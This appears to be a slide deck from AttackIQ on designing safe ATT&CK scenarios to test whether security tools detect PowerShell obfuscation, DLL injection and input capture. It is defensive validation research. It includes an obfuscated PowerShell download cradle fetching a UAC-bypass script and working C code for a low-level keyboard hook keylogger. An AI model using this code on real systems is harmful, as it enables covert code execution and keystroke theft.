ATTACKIQ

DEVELOPING SAFE ATT&CK SCENARIOS FOR SECURITY VALIDATION

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
AttackIQ delivers continuous security validation of your enterprise security programs so you can identify protection failures before the adversary does

About AttackIQ

- AttackIQ is a Continuous Security Validation platform
- Run scenarios on machines and validate detection via integrations with security tools
- These attacks can be scheduled to identify improvement/deterioration of security controls
- We rely heavily on the MITRE ATT&CK Framework



How we use MITRE ATT&CK

Our workflow:

- **Select**: What MITRE technique should be next in our platform? Why?
- **Research**: Read resources, design scenario (should not be dangerous!), develop PoC
- **Implement**: From PoC to production-ready
- **Validate**: Are technologies detecting/blocking the technique? *Should* they detect it?
- **Repeat**

Dilemma

- The scenarios we develop are **not harmful**, but still they should be **detected** by security tools (if properly configured).

- Where do we draw the line between a technique being malicious or not? Sometimes it’s obvious, sometimes it gets tricky.

Goal of this talk

What we hope to achieve with this talk:

- Stir up discussion
- Get feedback

What we do **not** pretend with this talk:

- Say what should or should not be detected by security tools

Examples

- Example 1: T1086 - PowerShell (Execution) & T1027 - Obfuscated Files and Information (Defense Evasion)
- Example 2: T1055 - Process Injection (Defense Evasion, Privilege Escalation)
- Example 3: T1056 - Input Capture (Collection, Credential Access)

Example 1: T1086 - PowerShell / T1027 - Obfuscated Files and Information


- `powershell.exe -EncodedCommand KABOAGUAdwAtAE8AYgBq...`


- Two tests:
  - Download an innocuous PowerShell script
  - Download Empire's Invoke-BypassUAC (both from GitHub).

Decoded commands:

```
(New-Object
Net.WebClient).DownloadString('https://raw.githubusercon
tent.com/...')
```

Example 1: T1086 - PowerShell / T1027 - Obfuscated Files and Information






T1086 - PowerShell / T1027 - Obfuscated Files and Information


- Most controls seem to detect what is being actually downloaded, not the techniques that have been executed (T1086 - PowerShell / T1027 - Obfuscated Files and Information)

- If detection is signature-based, we can’t say that the technology really detects T1086 or T1027.


Example 2: T1055 - Process Injection


- We created a scenario implementing a DLL injection
- What happens if we inject an innocuous DLL (it writes a temporary file) vs when we inject a known malicious DLL (e.g. Meterpreter)?





Example 2: T1055 - Process Injection





Example 2: T1055 - Process Injection

- Again, most controls seem to detect what is being loaded into memory, not the Process Injection technique itself
- If some vendors detect our innocuous DLL, should we change our scenario because the remaining do not?


Example 3: T1056 - Input Capture

- We created a custom keylogger that uses the Windows API function `SetWindowsHookEx` with `idHook = WH_KEYBOARD_LL`
- It will create a temporary file with the captured input

```
LRESULT CALLBACK KeyboardHookCallback(int nCode, WPARAM wParam, LPARAM lParam) {
	DWORD dwBytesWritten = 0;
	DWORD dwKeystroke = 0;
	char lpszKeyName[64] = {0};
	char lpszPrintableKey[64] = {0};
	KBDLLHOOKSTRUCT hookedKey;

	if (nCode == HC_ACTION) {
		if ((wParam == WM_KEYDOWN) || (wParam == WM_SYSKEYDOWN)) {
			hookedKey = *((KBDLLHOOKSTRUCT*)lParam);
			dwKeystroke = 0;
			dwKeystroke += hookedKey.scanCode << 16;
			dwKeystroke += hookedKey.flags << 24;
			GetKeyNameText(dwKeystroke, lpszKeyName, sizeof(lpszKeyName));
			snprintf(lpszPrintableKey, sizeof(lpszPrintableKey), "[%s]", lpszKeyName);
			WriteFile(hFile, lpszPrintableKey, strlen(lpszPrintableKey), &dwBytesWritten, NULL);
		}
	}
	return CallNextHookEx(hHook, nCode, wParam, lParam);
}
```

Example 3:


Keylogger - Detection results
Detected
28.6%
Not Detected
71.4%

Food for thought

- When designing ***safe*** attack scenarios, in some cases there's a fine line between what should be flagged as malicious and what should not

- What's the tradeoff between detecting generic malicious techniques vs the business damage of false positives?

- Other examples: Rundll32, InstallUtil, Process Hollowing, WinRM, Access Token Manipulation, etc.

Food for thought

- MITRE did a great job defining threat techniques in a generic way. However, the EDR industry does not seem to be quite there yet.

- How can the infosec community to reach some kind of agreement/standard?